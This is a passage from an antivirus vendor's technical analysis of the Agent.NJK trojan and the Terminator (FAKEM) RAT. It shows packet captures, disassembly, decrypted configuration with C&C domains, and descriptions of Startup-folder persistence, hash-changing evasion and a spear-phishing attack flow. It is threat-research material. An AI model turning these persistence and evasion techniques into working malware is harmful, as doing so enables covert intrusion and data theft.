
```
    Sequence number: 7029    (relative sequence number)
    [Next sequence number: 7237    (relative sequence number)]
    Acknowledgment number: 7051    (relative ack number)
    Header length: 20 bytes
  ⊞ Flags: 0x018 (PSH, ACK)
    Window size value: 65535
    [Calculated window size: 65535]
    [Window size scaling factor: -2 (no window scaling used)]
  ⊞ Checksum: 0x5520 [validation disabled]
  ⊞ [SEQ/ACK analysis]
    TCP segment data (208 bytes)
```

```
0020  7a 91 00 50 04 17 2c 9c  cf d4 ec b1 4d 1e 50 18   z..P..,. ....M.P.
0030  ff ff 55 20 00 00 48 54  54 50 2f 31 2e 31 20 32   ..U ..HT TP/1.1 2
0040  30 30 20 4f 4b 0d 0a 53  65 72 76 65 72 3a 20 4d   00 OK..S erver: M
0050  69 63 72 6f 73 6f 66 74  2d 49 49 53 2f 35 2e 30   icrosoft -IIS/5.0
0060  0d 0a 44 61 74 65 3a 20  54 75 65 2c 20 32 37 20   ..Date:  Tue, 27
0070  41 75 67 20 32 30 31 33  20 31 34 3a 32 37 3a 31   Aug 2013  14:27:1
0080  38 20 47 4d 54 0d 0a 43  6f 6e 74 65 6e 74 2d 4c   8 GMT..C ontent-L
0090  65 6e 67 74 68 3a 20 37  39 36 0d 0a 41 63 63 65   ength: 7 96..Acce
00a0  70 74 3a 20 78 2d 77 61  76 2f 79 2d 69 6d 67 2c   pt: x-wa v/y-img,
00b0  2a 2f 2a 0d 0a 43 6f 6e  6e 65 63 74 69 6f 6e 3a   */*..Con nection:
00c0  20 4b 65 65 70 2d 61 6c  69 76 65 0d 0a 50 72 6f    Keep-al ive..Pro
00d0  78 79 2d 43 6f 6e 6e 65  63 74 69 6f 6e 3a 20 4b   xy-Conne ction: K
00e0  65 65 70 2d 61 6c 69 76  65 0d 0a 43 61 63 68 65   eep-aliv e..Cache
00f0  2d 43 6f 6e 74 72 6f 6c  3a 20 6e 6f 2d 63 61 63   -Control : no-cac
0100  68 65 0d 0a 0d 0a                                  he....
```

TCP segment data (tcp.data), 208 ... Packets: ... Profile: Default

Figure 11: Agent.NJK - end of the network connection

In the above screenshot we notice that the server replied with the full HTTP headers in the packet highlighted by (1) and with a Content-Length of 796 bytes just like any C&C commands. However, the server doesn't send these bytes in that packet, so the client hangs waiting for those bytes to come in. After a 30 minute delay the server just sent a TCP reset (RST) to close the connection. the client was never allowed again onto the server, getting instantaneous TCP resets for any connection attempts on any of the three ports configured as you can see in the screenshot below.



```
No. Time         Source      Destination  Protocc  Lengt Info
471 1927.946509  [redacted]  [redacted]   TCP        54 80 > 1047 [RST, ACK] Se
472 1927.948839  [redacted]  [redacted]   TCP        62 1051 > 80 [SYN] Seq=0 W
473 1928.254824  [redacted]  [redacted]   TCP        54 80 > 1051 [RST, ACK] Se
474 1928.682556  [redacted]  [redacted]   TCP        62 1051 > 80 [SYN] Seq=0 W
475 1928.990145  [redacted]  [redacted]   TCP        54 80 > 1051 [RST, ACK] Se
476 1929.448046  [redacted]  [redacted]   TCP        62 1051 > 80 [SYN] Seq=0 W
477 1929.755978  [redacted]  [redacted]   TCP        54 80 > 1051 [RST, ACK] Se
478 1929.759015  [redacted]  [redacted]   DNS        80 Standard query 0xfa6f
479 1930.087203  [redacted]  [redacted]   DNS        96 Standard query response
480 1930.103688  [redacted]  [redacted]   TCP        62 1052 > 443 [SYN] Seq=0
481 1930.411510  [redacted]  [redacted]   TCP        54 443 > 1052 [RST, ACK] S
482 1930.869968  [redacted]  [redacted]   TCP        62 1052 > 443 [SYN] Seq=0
483 1931.176899  [redacted]  [redacted]   TCP        54 443 > 1052 [RST, ACK] S
484 1931.635589  [redacted]  [redacted]   TCP        62 1052 > 443 [SYN] Seq=0
485 1931.945291  [redacted]  [redacted]   TCP        54 443 > 1052 [RST, ACK] S
486 1931.946655  [redacted]  [redacted]   TCP        62 1053 > 5050 [SYN] Seq=0
487 1932.253739  [redacted]  [redacted]   TCP        54 5050 > 1053 [RST, ACK]
488 1932.729282  [redacted]  [redacted]   TCP        62 1053 > 5050 [SYN] Seq=0
489 1933.038712  [redacted]  [redacted]   TCP        54 5050 > 1053 [RST, ACK]
490 1933.385577  [redacted]  [redacted]   TCP        62 1053 > 5050 [SYN] Seq=0
491 1933.695482  [redacted]  [redacted]   TCP        54 5050 > 1053 [RST, ACK]
492 1933.696478  [redacted]  [redacted]   TCP        62 1054 > 80 [SYN] Seq=0 W
493 1934.005039  [redacted]  [redacted]   TCP        54 80 > 1054 [RST, ACK] Se
```

Figure 12: No response, various ports retried (80, 443, 5050)

This is another behavior that reveals a little bit more information about the way they operate. Once the victim computer is flagged as not of interest to the operators, it is actively blocked from the C&C at the TCP layer rather than at the application layer (HTTP).


The non-persistence characteristic of the attack strengthens the hypothesis that it is targeted since the attackers will leave little trace and little network activity if they don't install an additional component through the trojan. a typical attack scenario with this tool would then be: figure out potential victims in an organization; send spear-phishing emails; wait; get connections from the trojan; and quickly and interactively investigate the computers for the sensitive data you are looking for. If the data isn't there pull the plug, and if it is there install an additional component through the commands for file download (3004) and file execution(3011).

Without full incident investigation forensics, which we are not in a position to perform, being an AV vendor rather than an incident response team, there is little we can do to help victims of this threat know what happened on their systems except to document how it works and hope that this information will be useful.

Terminator RAT (aka FAKEM RAT)

When we started analyzing this threat, our product detected it as Win32/Protux.NAR. When we reverse engineered the cryptographic protocol of the network communication with the C&C we found out that the threat was documented by *malware.lu* and *Trend Micro* as Terminator RAT or FAKEM RAT, but that our sample diverged a lot from the one they analyzed, and carried an additional binary. Last month, *FireEye released an analysis of a sample very similar to this one* but the hashes are still different. In this article, we will focus on giving additional details of the threat and we encourage you to refer to these past articles for further background information.

We first found out that what we called Win32/Protux.NAR was in fact the Terminator RAT when we looked at the network encryption and stumbled on malware.lu's report titled *APT1: technical backstage*. Although their reference to the APT1 group *is challenged by the community*, we definitely have here a private Trojan that has been re-used on several campaigns by the same group. Compared with the Agent.NJK trojan, here the sophistication level is cranked up one notch. First, the configuration and strings are encrypted using a slightly modified implementation of XTEA. XTEA uses a 128 bit key and work on 64 bit blocks.



```
; signed int __cdecl xtea_ecb(void *key, char *ciphertext, signed int len)
xtea_ecb proc near

key= dword ptr  4
ciphertext= dword ptr  8
len= dword ptr  0Ch

mov     eax, [esp+len]
push    esi
mov     esi, [esp+4+ciphertext]
sar     eax, 3
test    eax, eax
jle     short loc_402A96
```

```
push    edi
mov     edi, eax
```


```
loc_402A83:
push    esi
push    [esp+0Ch+key]
call    xtea
pop     ecx
add     esi, 8
dec     edi
pop     ecx
jnz     short loc_402A83
```

```
pop     edi
```

```
loc_402A96:
pop     esi
retn
xtea_ecb endp
```


Figure 13: Mandatory cryptographic loop screenshot

The implementation is naive since it uses the worst *block cipher mode of operation* as you will see in the screenshots below. 64 bit blocks of zeros always



```
00404198  23 31 37 82 C2 C3 E1 D3  23 31 37 82 C2 C3 E1 D3  #17.....#17.....
004041A8  23 31 37 82 C2 C3 E1 D3  23 31 37 82 C2 C3 E1 D3  #17.....#17.....
```


Figure 14: Sample ciphertext at 0x404198 with obvious patterns



```
00404198  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
004041A8  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
```

Figure 15: Plaintext at 0x404198 after decryption


With proper use of block chaining figure 14 wouldn't have carried any discernable pattern. Here's the configuration of our sample before decryption:



```
00404128  9A C9 BC 4E 82 9D DB 60  3F CA 65 D4 F5 B7 B1 F0  ...N...`?.e.....
00404138  9E D9 66 08 C0 60 B0 F1  23 31 37 82 C2 C3 E1 D3  ..f..`..#17.....
00404148  23 31 37 82 C2 C3 E1 D3  50 A5 9A 58 81 04 E0 66  #17.....P..X...f
00404158  05 50 32 A8 63 CE C9 56  ED BC 10 4D ED 23 4D 26  .P2.c..V...M.#M&
00404168  88 3B 4A FA 7A 52 B0 79  56 CA AC 72 10 98 10 5B  .;J.zR.yV..r...[
00404178  9A 37 04 90 73 C9 CE 07  94 19 B0 B8 13 91 F7 CE  .7..s...........
00404188  ED 37 36 05 CB 07 13 EB  23 31 37 82 C2 C3 E1 D3  .76.....#17.....
00404198  23 31 37 82 C2 C3 E1 D3  23 31 37 82 C2 C3 E1 D3  #17.....#17.....
004041A8  23 31 37 82 C2 C3 E1 D3  23 31 37 82 C2 C3 E1 D3  #17.....#17.....
004041B8  FA BD F5 93 DD AA 8F 92  54 1D 1C E5 99 3D F4 E9  ........T....=..
004041C8  23 31 37 82 C2 C3 E1 D3  23 31 37 82 C2 C3 E1 D3  #17.....#17.....
004041D8  23 31 37 82 C2 C3 E1 D3  23 31 37 82 C2 C3 E1 D3  #17.....#17.....
004041E8  23 31 37 82 C2 C3 E1 D3  00 00 00 00 00 00 00 00  #17.............
004041F8  28 23 00 00 82 23 00 00  9A C9 BC 4E 82 9D DB 00  (#...#.....N....
00404208  12 08 39 0D B9 70 45 55  F4 EB 7C D8 69 E3 1F F5  ..9..pEU..|.i...
00404218  2B 98 38 1D 2C 83 AB E6  CA 89 F1 77 07 1B 9D CE  +.8.,......w....
00404228  00 3D 44 0B 6F FB 47 CD  33 2A E8 C4 37 A1 F8 AD  .=D.o.G.3*..7...
00404238  3E EF 34 81 94 35 B8 93  B7 B4 3F 99 A6 69 38 A5  >.4..5....?..i8.
00404248  11 43 02 19 2A D1 00 BD  AA BA 04 68 1B 00 D7 54  .C..*......h...T
00404258  3B 7A C9 04 CF 4C 55 02  C2 60 66 7B 93 BC C4 79  ;z...LU..`f{...y
00404268  89 89 25 67 12 85 A3 D8  59 29 9B D7 42 46 EC 22  ..%g....Y)..BF."
00404278  D9 52 58 8B 20 7E 43 12  74 52 38 EC 26 8C 23 00  .RX. ~C.tR8.&.#.
00404288  B5 1B DC 7C 90 37 65 13  DF 0B FB E4 24 E3 98 31  ...|.7e.....$..1
00404298  76 99 C5 AA CE 6D C0 89  B0 66 14 8E 1A 6A 31 8C  v....m...f...j1.
004042A8  41 33 F5 2B 29 7B ED D1  23 31 37 82 C2 C3 E1 D3  A3.+){..#17.....
004042B8  23 31 37 82 C2 C3 E1 D3  23 31 37 82 C2 C3 E1 D3  #17.....#17.....
004042C8  23 31 37 82 C2 C3 E1 D3  00 00 00 00 00 00 00 00  #17.............
004042D8  00 00 00 00 00 00 00 00  00 00 00 00 32 00 00 00  ............2...
004042E8  69 00 00 00 74 00 00 00  7E 37 00 00 5C 00 00 00  i...t...~7..\...
004042F8  41 70 70 00 55 73 65 72  73 5C 00 00 67 72 61 6D  App.Users\..gram
00404308  73 5C 53 74 61 00 00 00  66 74 5C 57 69 6E 64 6F  s\Sta...ft\Windo
00404318  77 73 5C 53 74 61 00 00  72 74 75 70 00 00 00 00  ws\Sta..rtup....
00404328  5C 41 70 70 44 61 74 61  5C 52 6F 00 72 74 20 4D  \AppData\Ro.rt M
00404338  65 6E 75 5C 50 72 6F 00  61 6D 69 6E 67 5C 4D 69  enu\Pro.aming\Mi
00404348  63 72 6F 73 6F 00 00 00  2E 2E 00 00 2E 00 00 00  croso...........
00404358  6E 69 00 00 2E 69 00 00  5C 2A 2E 2A 00 00 00 00  ni...i..\*.*....
```

Figure 16: Configuration and strings before decryption

(1) is the XTEA key, (2) shows two ports (9000, 9090) and some other unencrypted material we couldn't figure out, (3) shows more unencrypted strings related to the way the malware operates but with null bytes injected in them (the strings are re-assembled before being used in the code).




```
9A C9 BC 4E 82 9D DB 60  3F CA 65 D4 F5 B7 B1 F0  ...N...`?.e.....
18 17 40 1F 32 30 31 39  00 00 00 00 00 00 00 00  ..@.2019........
00 00 00 00 00 00 00 00  73 76 63 68 6F 73 74 20  ........svchost 
2E 65 78 65 00 00 00 00  00 00 00 00 77 69 6E 73  .exe........wins
6C 6F 67 6F 6E 2E 65 78  65 00 00 00 00 00 00 00  logon.exe.......
63 61 74 6C 6F 76 65 72  73 2E 32 35 75 2E 63 6F  catlovers.25u.co
6D 20 00 00 00 00 00 00  00 00 00 00 00 00 00 00  m ..............
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
64 72 79 62 6F 78 73 2E  34 64 71 2E 63 6F 6D 00  dryboxs.4dq.com.
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
28 23 00 00 82 23 00 00  9A C9 BC 4E 82 9D DB 00  (#...#.....N....
41 63 63 65 6C 6F 72 61  74 6F 72 00 53 4F 46 54  Accelorator.SOFT
57 41 52 45 5C 4D 69 63  72 6F 73 6F 66 74 5C 57  WARE\Microsoft\W
69 6E 64 6F 77 73 5C 43  75 72 72 65 6E 74 56 65  indows\CurrentVe
72 73 69 6F 6E 5C 45 78  70 6C 6F 72 65 72 5C 53  rsion\Explorer\S
68 65 6C 6C 20 46 6F 6C  64 65 72 73 00 00 00 00  hell Folders....
00 00 53 4F 46 54 57 41  52 45 5C 4D 69 63 72 6F  ..SOFTWARE\Micro
73 6F 66 74 5C 57 69 6E  64 6F 77 73 5C 43 75 72  soft\Windows\Cur
72 65 6E 74 56 65 72 73  69 6F 6E 5C 45 78 70 6C  rentVersion\Expl
6F 72 65 72 5C 55 73 65  72 20 53 68 65 6C 6C 20  orer\User Shell 
46 6F 6C 64 65 72 73 00  00 00 00 00 00 53 74 61  Folders......Sta
72 74 75 70 00 00 00 00  00 00 00 00 00 00 00 00  rtup............
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00  00 00 00 00 32 00 00 00  ............2...
69 00 00 00 74 00 00 00  7E 37 00 00 5C 00 00 00  i...t...~7..\...
41 70 70 00 55 73 65 72  73 5C 00 00 67 72 61 6D  App.Users\..gram
73 5C 53 74 61 00 00 00  66 74 5C 57 69 6E 64 6F  s\Sta...ft\Windo
77 73 5C 53 74 61 00 00  72 74 75 70 00 00 00 00  ws\Sta..rtup....
5C 41 70 70 44 61 74 61  5C 52 6F 00 72 74 20 4D  \AppData\Ro.rt M
65 6E 75 5C 50 72 6F 00  61 6D 69 6E 67 5C 4D 69  enu\Pro.aming\Mi
63 72 6F 73 6F 00 00 00  2E 2E 00 00 2E 00 00 00  croso...........
6E 69 00 00 2E 69 00 00  5C 2A 2E 2A 00 00 00 00  ni...i..\*.*....
65 00 00 00 63 6C 74 2E  65 78 00 00 5C 77 75 61  e...clt.ex..\wua
75 00 00 00 61 6D 65 65  00 00 00 00 61 74 61 00  u...amee....ata.
41 70 70 44 00 00 00 00  01 00 00 00 00 00 00 00  AppD............
```

Figure 17: Decrypted configuration and strings

(1) is the folder where the malware is installed (in %APPDATA%), (2) marks the filenames given to the copied and extracted files, (3) shows the C&C's domain name, (4) is the name of the PE image resource directory entry where further payloads are hidden (an executable file and position independent code) and (5) shows the registry keys modified for persistence.

Next, it will load and install in memory the offsets to some functions that are not declared in the PE import table. To do so they re-implemented an equivalent of `GetProcAddress` just like they did in the TrojanProxy.Agent.NJK threat. However this time the original dll and function name strings are neither encrypted nor obfuscated and the offsets are installed in fixed memory locations in the data segment so they are easy to cross-reference for further analysis of the threat. They could have made the job harder but they didn't.

On its first run, there is no networked malicious behavior. It will create a thread that will change the path of the Startup Folder in registry (to `%APP _ DATA%\2019`), copy the existing files from the old Startup Folder to the new one, move itself with the `MOVEFILE _ DELAY _ UNTIL _ REBOOT` flag to the new Startup Folder under the name "svchost .exe", decrypt and extract a PE from within itself in the Startup Folder with the name "winslogon.ini" (which we will refer to as the proxy tunnel component), do a move with the `MOVEFILE _ DELAY _ UNTIL _ REBOOT` flag to rename it to "winslogon.exe" and then quit. This is summarized below:



```
loc_40195A:
lea     eax, [ebp+newStartupFolder]
push    eax
push    [ebp+origStartupFolder]
call    persist_registry
pop     ecx
test    eax, eax
pop     ecx
jnz     short loc_401984
```

```
mov     eax, hInstance1
cmp     byte ptr [eax+9], 0F4h
jz      short loc_401995
```

```
push    [ebp+origStartupFolder]
call    fallbackPersist
jmp     short loc_401994
```

```
loc_401984:
lea     eax, [ebp+newStartupFolder]
push    eax
push    [ebp+origStartupFolder]
call    copy_all_files
pop     ecx
```

```
loc_401994:
pop     ecx
```

```
loc_401995:
lea     eax, [ebp+newStartupFolder]
push    eax                 ; newStartupFolder

loc_40199C:
call    delayedInstallStartup
test    eax, eax
pop     ecx
jz      short loc_40192F
```

```
loc_40192F:
xor     eax, eax
jmp     loc_4019B9
```

```
lea     eax, [ebp+newStartupFolder]
push    eax
call    extract_winslogon_ini
neg     eax
sbb     eax, eax
pop     ecx
neg     eax
```

```
loc_4019B9:
pop     edi
pop     esi
leave
retn
```

Figure 18: Persistence code with a branch to deal with failure

As you can see, there is also code to handle failure in the Startup Folder registry changes. the `fallbackPersist` call will copy itself to the current Startup Folder with the name `wuauclt.exe` and then exit. Depending on the location of that folder this will either delay another attempt at modifying the registry on the next reboot - until someone with proper privileges to change this registry settings logs in - or it will trigger the main payload which we will describe shortly.

Always moving

As you saw this threat relies heavily on the `MOVEFILE _ DELAY _ UNTIL _ REBOOT` flag of the `MoveFile()` function. This serves as a simple way to relocate the malware executable even if the file is currently executing. It may also prevent triggering heuristics and sandbox technologies. That said, those delayed moves don't stop there. On each subsequent execution of the binary a little evasion maneuver is performed. First, it will copy itself into a temporary location (`GetTempPath()` + "~7ti2"). Then, a random number of random bytes are appended to the end of the file. Lastly, a move with the `MOVEFILE _ DELAY _ UNTIL _ REBOOT and MOVEFILE _ REPLACE _ EXISTING` flags will be performed to replace the currently running binary on reboot. This implies that the hash will change on every reboot without affecting proper operation.

All of which can be visually represented by the following diagram:



Terminator RAT
1. move to Startup after reboot
2. XTEA decrypt ACCELORATOR 0x8C
3. Append encrypted config
4. Terminate
Contents of Startup folder
winslogon.ini
config
...
After a reboot
Terminator RAT
1. clone to %TEMP%\~7ti2
2. Append a random number of random bytes
Terminator RAT
random
3. move (delayed and replace)
4. execute main payload
3. overwrites
Contents of Startup folder
Terminator RAT
random
...

Figure 19: Terminator's evasion maneuver

Main payload

After a reboot, when Windows runs every executable in the Startup Folder, the two binaries "svchost .exe" (the main component) and winslogon.exe (the proxy tunnel component) will be executed. the main component performs the same decryption of configuration and strings and thread creation as on its first run, but then the thread takes a separate branch based on the fact that it is run from a folder which contains the "App" string. In that branch it will first sleep for 5 minutes and then will perform the copy/move operation described earlier, and then reach its main payload.

That payload will allocate memory, copy the PE image resource directory entry with id 0x8A under the ACCELORATOR resource directory into this newly allocated memory, and apply an XOR with a single byte key (0x32) to encrypt it. This last encryption operation seems strange since it could have already been pre-encrypted that way in the resource entry, but this wasn't done for reasons still unknown to us.

As a side note, ACCELORATOR appears to be a clever typo of ACCELERATOR, a term used to describe keystrokes defined in applications and usually stored in PE resources.

